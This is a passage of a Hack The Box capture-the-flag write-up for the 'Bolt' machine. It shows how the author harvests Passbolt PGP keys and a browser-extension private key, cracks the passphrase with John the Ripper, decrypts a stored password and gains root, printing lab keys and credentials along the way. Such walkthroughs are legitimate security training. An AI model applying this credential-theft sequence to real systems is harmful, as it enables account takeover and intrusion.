0cmWN/aha19V5Yp5ujC49j2vn1S36MXJbakGDmmCNZWVq0Im1yUD2IsRb6  
JLTyBI1gCL6Y+NeeE2GoPqTVnRrDsJreN5yx4SwWg1lkxFIALghCQqNfBgJi  
VIP1lmpHGUfHKG0R9anuhPEn1g1pH4bgisP/sZMWQ40BwgtHhPy/7IjhUh3j  
q3dxTl0nr8Kt5gtwCSGuy4WU79JcgjMbUoJ/LP8d  
=+20L  
-----END PGP MESSAGE-----  
";s:7:"user_id";s:36:"4e184ee6-e436-47fb-91c9-dccb57f250bc";s:11:"resource_id";s:36:"cd0270db-c83f-4f44-b7ac-76609b397746";s:7:"cre  
:3:{s:4:"date";s:26:"2021-02-25 21:50:11.726474";s:13:"timezone_type";i:3;s:8:"timezone";s:3:"UTC";};s:8:"modified";o:20:"Cake\\I18n\\  
021-02-25 21:50:11.726407";s:13:"timezone_type";i:3;s:8:"timezone";s:3:"UTC";};s:2:"id";s:36:"643a8b12-c42c-4507-8646-2f8712af88f8";  
-----END PGP MESSAGE-----
```

## 2.5 Mailbox Enumeration

Check eddie mailbox on '/var/mail/eddie'. Based on the mailbox message, we know that Clark told Eddie to 'download the extension to your BROWSER and logged in'. There is also a chance the private key can be extracted from the browser extensions. Give us a hint that this server might have some browser is installed.

```
eddie@bolt:/var/mail$ cat eddie
From Clark@bolt.htb Thu Feb 25 14:20:19 2021
Return-Path: <clark@bolt.htb>
X-Original-To: eddie@bolt.htb
Delivered-To: eddie@bolt.htb
Received: by bolt.htb (Postfix, from user id 1001)
          id DFF264CD; Thu, 25 Feb 2021 14:20:19 -0700 (MST)
Subject: Important!
To: <eddie@bolt.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-ID: <20210225212019.DFF264CD@bolt.htb>
Date: Thu, 25 Feb 2021 14:20:19 -0700 (MST)
From: Clark Griswold <clark@bolt.htb>

Hey Eddie,

The password management server is up and running. Go ahead and download the extension to your browser and get logged in. Be sure to back up your private key because I CANNOT recover it. Your private key is the only way to recover your account.
Once you're set up you can start importing your passwords. Please be sure to keep good security in mind - there's a few things I read about in a security whitepaper that are a little concerning...

-Clark
```

## 2.6 Passbolt directory enumeration

### 2.6.1 Found GPG directory

As I had transferred the '/etc/passbolt' whole directory into my machine. Discover gpg directory that is related to the key that we found during MySQL enumeration.

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir$ ls
  -la
total 140
drwxr-xr-x 6 sodanew sodanew 4096 Jan  9 14:50 .
drwxr-xr-x 8 sodanew sodanew 4096 Jan 13 13:53 ..
-rw-r--r-- 1 sodanew sodanew 18421 Jul 27 20:57 app.default.php
-rw-r--r-- 1 sodanew sodanew 18421 Jul 27 20:58 app.php
-rw-r--r-- 1 sodanew sodanew   886 Feb 24 2021 bootstrap_cli.php
-rw-r--r-- 1 sodanew sodanew  6189 Jul 27 20:57 bootstrap.php
-rw-r--r-- 1 sodanew sodanew    65 Feb 24 2021 bootstrap_plugins.php
-rw-r--r-- 1 sodanew sodanew 10365 Jul 27 20:58 default.php
-rw-r--r-- 1 sodanew sodanew  1465 Jul 27 20:57 file storage.php
drwxr-xr-x 2 sodanew sodanew 4096 Jan 11 11:57 gpg
drwxr-xr-x 2 sodanew sodanew 4096 Jan  8 19:26 Migrations
-rw-r--r-- 1 sodanew sodanew   835 Feb 25 2021 nginx-ssl.conf
-rw-r--r-- 1 sodanew sodanew  5601 Feb 24 2021 passbolt_default.php
-rw-r--r-- 1 sodanew sodanew  3128 Feb 26 2021 passbolt.php
-rw-r--r-- 1 sodanew sodanew  2642 Jul 27 20:58 paths.php
-rw-r--r-- 1 sodanew sodanew  1328 Jul 27 20:57 requirements.php
-rw-r--r-- 1 sodanew sodanew 14211 Jul 27 20:57 routes.php
drwxr-xr-x 2 sodanew sodanew 4096 Jan  9 14:48 schema
drwxr-xr-x 2 sodanew sodanew 4096 Jan  8 19:25 Seeds
-rw-r--r-- 1 sodanew sodanew   113 Jul 27 20:57 version.php
```

## 2.6.2 Obtain PGP keys

Access to 'gpg' directory and obtain server PGP public key and PGP private key.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir$ cd gpg/
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir/gpg$ ls -la
total 20
drwxr-xr-x 2 sodanew sodanew 4096 Jan 11 11:57 .
drwxr-xr-x 6 sodanew sodanew 4096 Jan  9 14:50 ..
-rw-r--r-- 1 sodanew sodanew 2609 Feb 26 2021 serverkey.asc
-rw-r--r-- 1 sodanew sodanew 5287 Jan 10 18:23 serverkey_private.asc
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir/gpg$ file *
serverkey.asc:          PGP public key block
serverkey_private.asc: PGP private key block
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir/gpg$ cat serverkey_private.asc
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: OpenPGP.js v4.6.2
Comment: https://openpgpjs.org

xcSXBGA2peUBDADHDueSrCzcZBMgt9GzuI4x57F0Pw922++n/vQ5rQs0A3Cm
of6BH+H3sJkXIVlvLF4pyggYyNndMMQT3NxZ84q32dPp2DKDipD8gA4ep9RAT
IC4seXLUSTgRlxjb//ZNNrAv35cHjb8f2hutHGYdigUujB7SGzkjHtd7Ixhk
LxxRta8tp9LkqhrPkGCZRhJQPoolQQec2HduK417aBXHRx0Li6Loo2DXPRm
DAqqYlhP9Nkhyl2wL1zz57fi0nyPBWTqA/WAEbx+ud575cJKHM7riaAlaK0s
huN12qJ7vEALjWY2CppEr04PLgQ5pj48Asly4mfcpzztP2NdQfZrFHe/JYwh
I0zLDA4ZH4E/NK7HhPWopvP5JNK10tI16hTmzKK0mZVs8rINuB1b0uB0u3FP
4oxFBuo6V5HEhZQ/H+YKyxG8A3xNsMTW4sy+J0w3EmJQT304S/ZR14+42nNt
P+PbxTgChS0YoLkRmYVikffZelMeWl2L8MyabXhvQLkb/PMAEQEAAQAL/RTO
```

## 2.7 Eddie home directory enumeration

### 2.7.1 Google chrome directory

Based on the [references](#) from hacktricks, we managed to found the google chrome directory is under '/USERS/.config/google-chrome/'.

```
eddie@bolt:~/.config/google-chrome$ ls -la
total 176
drwx----- 27 eddie eddie 4096 Feb 25 2021 .
drwxr-xr-x 14 eddie eddie 4096 Feb 25 2021 ..
drwx----- 3 eddie eddie 4096 Aug  4 13:06 AutofillStates
drwx----- 2 eddie eddie 4096 Feb 25 2021 BrowserMetrics
drwx----- 3 eddie eddie 4096 Feb 25 2021 CertificateRevocation
drwx----- 2 eddie eddie 4096 Feb 25 2021 Crash Reports'
drwx----- 3 eddie eddie 4096 Aug  4 13:06 Crowd Deny'
drwx----- 23 eddie eddie 4096 Aug  4 13:06 Default
drwx----- 2 eddie eddie 4096 Feb 25 2021 Dictionaries
drwx----- 3 eddie eddie 4096 Feb 25 2021 FileTypePolicies
-rw-rw-r-- 1 eddie eddie 0 Feb 25 2021 First Run'
drwx----- 2 eddie eddie 4096 Feb 25 2021 Floc
drwx----- 3 eddie eddie 4096 Feb 25 2021 GrShaderCache
drwx----- 4 eddie eddie 4096 Aug  4 13:06 hyphen-data
-rw-rw-r-- 1 eddie eddie 13 Feb 25 2021 Last Version'
-rw----- 1 eddie eddie 43059 Feb 25 2021 Local State'
drwx----- 2 eddie eddie 4096 Feb 25 2021 MEIPreload
drwx----- 2 eddie eddie 4096 Feb 25 2021 NativeMessagingHosts
drwx----- 3 eddie eddie 4096 Feb 25 2021 OnDeviceHeadSuggestModel
drwx----- 3 eddie eddie 4096 Feb 25 2021 OriginTrials
drwx----- 3 eddie eddie 4096 Feb 25 2021 pnacI
drwx----- 2 eddie eddie 4096 Feb 25 2021 Safe Browsing'
-rw----- 1 eddie eddie 20480 Feb 25 2021 Safe Browsing Cookies'
-rw----- 1 eddie eddie 0 Feb 25 2021 Safe Browsing Cookies-journal'
drwx----- 3 eddie eddie 4096 Feb 25 2021 SafetyTips
drwx----- 3 eddie eddie 4096 Feb 25 2021 ShaderCache
drwx----- 3 eddie eddie 4096 Feb 25 2021 SSLErrorAssistant
drwx----- 4 eddie eddie 4096 Feb 25 2021 Subresource Filter'
drwx----- 3 eddie eddie 4096 Aug  4 13:06 TLSDeprecationConfig
drwx----- 2 eddie eddie 4096 Feb 25 2021 Webstore Downloads'
drwx----- 2 eddie eddie 4096 Feb 25 2021 WidevineCdm
drwx----- 3 eddie eddie 4096 Aug  4 13:06 ZxcvbnData
```

### **2.7.2 Local Extension Settings directory**

Google about 'passbolt export user private key'. Get [reference](#) that we can export the private key from 'Local Extension Settings'.

```
eddie@bolt:~/.config/google-chrome/Default$ cd 'Local Extension Settings'  
eddie@bolt:~/.config/google-chrome/Default/Local Extension Settings$ ls -la  
total 12  
drwx----- 3 eddie eddie 4096 Aug  4 13:06 .  
drwx----- 23 eddie eddie 4096 Aug  4 13:06 ..  
drwx----- 2 eddie eddie 4096 Aug  4 13:06 didegimhafipceonhjepacocaffmoppf  
eddie@bolt:~/.config/google-chrome/Default/Local Extension Settings$ cd didegimhafipceonhjepacocaffmoppf/  
eddie@bolt:~/.config/google-chrome/Default/Local Extension Settings/didegimhafipceonhjepacocaffmoppf$ ls -la  
total 88  
drwx---- 2 eddie eddie 4096 Aug  4 13:06 .  
drwx---- 3 eddie eddie 4096 Aug  4 13:06 ..  
-rw----- 1 eddie eddie 61108 Feb 25 2021 000003.log  
-rw----- 1 eddie eddie 16 Feb 25 2021 CURRENT  
-rw----- 1 eddie eddie 0 Feb 25 2021 LOCK  
-rw----- 1 eddie eddie 363 Feb 25 2021 LOG  
-rw----- 1 eddie eddie 162 Feb 25 2021 LOG.old  
-rw----- 1 eddie eddie 41 Feb 25 2021 MANIFEST-000001  
eddie@bolt:~/.config/google-chrome/Default/Local Extension Settings/didegimhafipceonhjepacocaffmoppf$ file *  
000003.log:      data  
CURRENT:        ASCII text  
LOCK:          empty  
LOG:          ASCII text  
LOG.old:        ASCII text  
MANIFEST-000001: PGP Secret Key -
```

### 2.7.3 Logs file

Discover private key on the log file as shown below.

## 2.7.4 Eddie private key

As we already know, the format of PGP private key from the server private key. We can extract, replace and formatting the eddie private key.

```
-----BEGIN PGP PRIVATE KEY BLOCK-----  
Version: OpenPGP.js v4.10.9  
Comment: https://openpgpjs.org  
  
xcMGBGA4G2EBCADbpIGoMv+05sxsbYX3ZhkuikEiIbDL8JRvLX/r1KlhWLTifjfuozTU9a00LuiHUNeEjYIVdcaAR89lVBnYuoneAghZ7eaZuiLz+5gaYczkcpRETCVDVVMZrLlw4zhA90XfQY/d4/0XaAjsU9w+8ne0A5I0aygN20PnEKhURNa6PCvADh22J5vD+/RjPrmpnHcUuj+/qtJrS6PyEhY6jgxmeijYZqGkGeWU+XkmuFNmq6km9pCw+MJGdq0b9yEK0ig6/UhGWZCQ7RKU1jzCbF0vcD98YT9aIf70XnI0xNMS4iRVzd2D4zliQx9d6BqEqZDFzHypWo3NbDqsyGGtbyJlABEBAAH+CQMINK+e85VtWtjguB8IR+AfuDbIzHyKKvMfGStRhZX5cdsUfv5znicWUjeGmI+w7iQ+WYFlmjFN/Qd527q0FOZkm6TgDMUVubQFWpeDvhM4F3Y+Fhua|jS8nQauoC87vYCRGXLoCrzvM03IpepDgeKqVV5r71gthcc2C/Rsyqd0BYXXAi0e++biDBB6v/pMzg0NHUmhiPnSNfHSbABqaY3WzBMtisuUx0zuvvEIRdac2eEUhzU4cS8s1QyLnK08ubvD2D4yVk+ZAx2rJhhleZDiASDrIDT9/G5FDVjQY3ep7tx0RTE8k5BE03NrEZi6TTZVa7MrpIDjb7TLzAKxavtZZY0JkhsXawfDRe3Gtmo/npea7d7jDG2i1bn9AJfAdU0vkWrNqfAgY/r4j+ld8o0YCP+76K/7wiZ3YY0BaVNiz6L1DD0B5GlKiAGf94YYdl3rfIiclZYpGYZJ9Zbh3y4rJd2AZkM+9snQT9azCX/H2kVVry0UmTP+uu+p+e51z3mxngp7AE0zHqrahugS49tgkE6vc6G3nG5o50vra3H21kSvv1kUJkGJdtaMTlgMvGC2/dET8jmuKs0eHcUct0uWs8Lwg rwCFIhuHDzrs2ETEdkRLWEZTfIvs861eD7n1KYbVEiGs4n20PyF1R0fZJlwF0w4rFnw4Qtq+1AYTMw1SaV9zbP8hyDMOUkSrtkxAHtT2hxjXTAuhA2i5jQoA4MYkasczBZp88wyQLjTHt7ZZpbXrRULxNJ3pNMS0r7K/b3eIHcUU5wuVGzUXERSBR0U5dAoC+LNT+Be+T6aCeQdxQo37k6kY6Tl1+0uvMp eqO3/sM0cM8nQSN6YpuGmnYmhGAgV/Pj5t+cl2McqnWJ3EsmZTFi37Lyz1CMvjduUlpzWDDCwA8VHN1QxSKv4z2+QmXSzR5FZGRpZSBKb2huc29uIDxlZGRp-----END PGP PRIVATE KEY BLOCK-----
```

## 2.8 GPG Enumerations

### 2.8.1 Import Keys

#### 2.8.1.1 Server keys

Import server private key into attacker machine.

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir/gpg$ gpg --import serverkey_private.asc  
gpg: key AB8E2EFB56A16C84: public key "Passbolt Server Key <admin@bolt.htb>" imported  
gpg: key AB8E2EFB56A16C84: secret key imported  
gpg: Total number processed: 1  
gpg:           imported: 1  
gpg:           secret keys read: 1  
gpg:           secret keys imported: 1  
sodanew@kaline:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir/gpg$
```


### 2.8.1.2 User Public keys

Import public key for both users into attacker machine.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_public_key$ gpg --import eddie_pgp_public_key
gpg: key 1C2741A3DC3B4ABD: public key "Eddie Johnson <eddie@bolt.hbt>" imported
gpg: Total number processed: 1
gpg:          imported: 1
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_public_key$ gpg --import clark_pgp_public_key
gpg: key 58EE7EF7A83660EA: public key "Clark Griswold <clark@bolt.hbt>" imported
gpg: Total number processed: 1
gpg:          imported: 1
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_public_key$ ls
clark_pgp_public_key  eddie_pgp_public_key
```

### 2.8.1.3 Eddie private key

Import Eddie key with GPG command. It prompts for passphrase. But we don't have found any passphrase that can be used for this key. I decided to crack the passphrase with gpg2john tool.



## 2.8.2 Private key hash

Obtain Hash for eddie's private key with gpg2john.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/eddie-dir$ gpg2john eddie_private_key.txt

File eddie_private_key.txt
Eddie Johnson:$gpg$*1*668*2048*2b518595f971db147e739e2716523786988fb0ee243e598
1659a314dfd0779dbba8e14e6649ba4e00cc515b9b4055a9783be133817763e161b9a8d2f2741aba
80bceef6024465cba02af3bccd372297a90e078aa95579afbd60b6171cd82fd1b32a9dd016175c08
8e7bef9b883041eaffe933383434752686688f9d235f1d26c006a698dd6cc132d8acb94c4eceebf0
10845d69cd9e114873538712f2cd50c8b9ca3bcb9bbc3d83e32564f99031776ac986195e64388048
3ac80d3f7f1b9143563418ddeab7bb71d114c4f24e41134dcdac4662e934d955aeccae92038bed32
f300ac5abed65960e26486c5da59f0d17b71ad9a8e7a5e6bb77b8c31b68b56e7f4025f01d534be4
5ab36a7c0818febe23fa577ca346023feefa2bfef0899dd860e05a54d8b3e8bd430f40791a52a200
67fde1861d977adf222725658a4661927d65b877cb8ac977601990cfbdb27413f5acc25ff1f69155
6bc8e5264cffaebbea7e7b9d73de6c719e0a7b004d331eaada8e612e3db60904eaf73a1b79c6e68
e74beb6b71f6d644afbfb591426418976d68c4e580cbc60b6fdd113f239ae2acd1e1dc51cb74b96b3
c2f082bc0214886e1c3cebb3611311d9112d61194df22fb3ceb5783ee7d4a61b544886b389f638fc
85d5139f64997014ec38ac59e65b842d92afb50184ccc3549a57dcdb3fc8720cc394912aed931007
b53da1c635d302e840da2e6342803831891ab1ccc1669f3cc3240b8d31ded96696d7ad1525c4d27
7a4d3123abecafdbdde207714539c2e546cd45c4452051394e5d00e711fa5353f817be4fa6827aa0
f1428dfb93a918e93975fb4ba3297aa3b7fec33470cf2741237a629b869a762684602057f3e3e6d
f9c97631caa7589dc4b26653162dfb2f2cf508cbe375496ba735830c2c00f151cdd50c522afe33db
e4265d2*3*254*8*9*16*b81f0847e01fb836c8cc7c8a2af31f19*16777216*34af9ef3956d5ad8:
::Eddie Johnson <eddie@bolt.htb>::eddie_private_key.txt
```

## 2.9 Crack PGP private key

### 2.9.1 John the ripper (JTR)

Start to crack it with JTR.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/hash-dir$ john --wordlist=/usr/share/wordlists/rockyou.txt eddie.john
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 16777216 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 8 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

### 2.9.2 JTR Result

Discover the exact passphrase for the key.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/hash-dir$ john --wordlist=/usr/share/wordlists/rockyou.txt eddie.john
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 16777216 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 8 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
merrychristmas (Eddie Johnson)
1g 0:00:17:45 DONE (2022-01-12 22:27) 0.000938g/s 40.21p/s 40.21c/s 40.21C/s mhiedhie..merrychristmas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

### 2.9.3 Import eddie private key

Import eddie private key again with the discovered passphrase. We imported the key successfully.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/eddie-dir$ gpg --import eddie_private_key.txt
gpg: key 1C2741A3DC3B4ABD: "Eddie Johnson <eddie@bolt.htb>" not changed
gpg: key 1C2741A3DC3B4ABD: secret key imported
gpg: Total number processed: 1
gpg:          unchanged: 1
gpg:          secret keys read: 1
gpg:          secret keys imported: 1
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/eddie-dir$
```

## 2.10 PGP message enumeration

### 2.10.1 Passwords found

As we found 2 PGP message from [secrets](#) and [email queue](#) tables during MySQL enumeration. Now that we have identified the password credentials.

```
----- PSP_MPS_T10M_Secrets_email_queue_tbl_by_eddie ----- PSP_MPS_T10M_Secrets_email_queue
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_msg$ gpg -d pgp_msg_from_secrets_by_eddie
gpg: encrypted with 2048-bit RSA key, ID F65CA879A3D77FE4, created 2021-02-25
      "Eddie Johnson <eddie@bolt.htb>"
{"password": "Z(2rmxsNW(Z?3=p/9s", "description": ""}gpg: Signature made Sat 06 Mar 2021 11:33:54 PM +08
gpg:           using RSA key 1C2741A3DC3B4ABD
gpg: Good signature from "Eddie Johnson <eddie@bolt.htb>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:           There is no indication that the signature belongs to the owner.
Primary key fingerprint: DF42 6BC7 A4A8 AF58 E50E DA0E 1C27 41A3 DC3B 4ABD
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_msg$ gpg -d pgp_msg_from_email_queue_tbl_by_eddie
gpg: encrypted with 2048-bit RSA key, ID F65CA879A3D77FE4, created 2021-02-25
      "Eddie Johnson <eddie@bolt.htb>"
{"description": "", "password": "Z(2rmxsNW(Z?3=p/9s"}gpg: Signature made Fri 26 Feb 2021 05:50:11 AM +08
gpg:           using RSA key 1C2741A3DC3B4ABD
gpg: Good signature from "Eddie Johnson <eddie@bolt.htb>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:           There is no indication that the signature belongs to the owner.
Primary key fingerprint: DF42 6BC7 A4A8 AF58 E50E DA0E 1C27 41A3 DC3B 4ABD
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_msg$
```

## 3.0 ROOT ACCESS

### 3.1.1 Test Password

Test [passwords](#) for clark and root users. Now we success login as root.

```
eddie@bolt:~$ su clark
Password:
su: Authentication failure
eddie@bolt:~$ su -
Password:
root@bolt:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bolt:~# cat root.txt
```

### 3.1.2 Root flags

Navigate to root directory and obtain the flag. Now we can also get '/etc/shadow' file from the machine.

```
root@bolt:/home/eddie# cd ~/
root@bolt:~# ls -la
total 52
drwx----- 9 root root 4096 Sep 20 13:25 .
drwxr-xr-x 20 root root 4096 Aug 4 13:07 ..
lrwxrwxrwx 1 root root 9 Feb 25 2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwx----- 2 root root 4096 Sep 8 11:20 .cache
drwx----- 3 root root 4096 Aug 4 13:06 .config
drwx----- 3 root root 4096 Aug 4 13:06 .dbus
drwx----- 4 root root 4096 Aug 4 13:06 .gnupg
drwxr-xr-x 3 root root 4096 Aug 27 04:18 .local
lrwxrwxrwx 1 root root 9 Feb 25 2021 .mysql_history -> /dev/null
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-r----- 1 root root 33 Jan 12 23:26 root.txt
drwxr-xr-x 3 root root 4096 Aug 4 13:06 snap
drwx----- 2 root root 4096 Aug 4 13:06 .ssh
-rw----- 1 root root 1139 Sep 20 13:25 .viminfo
root@bolt:~#
```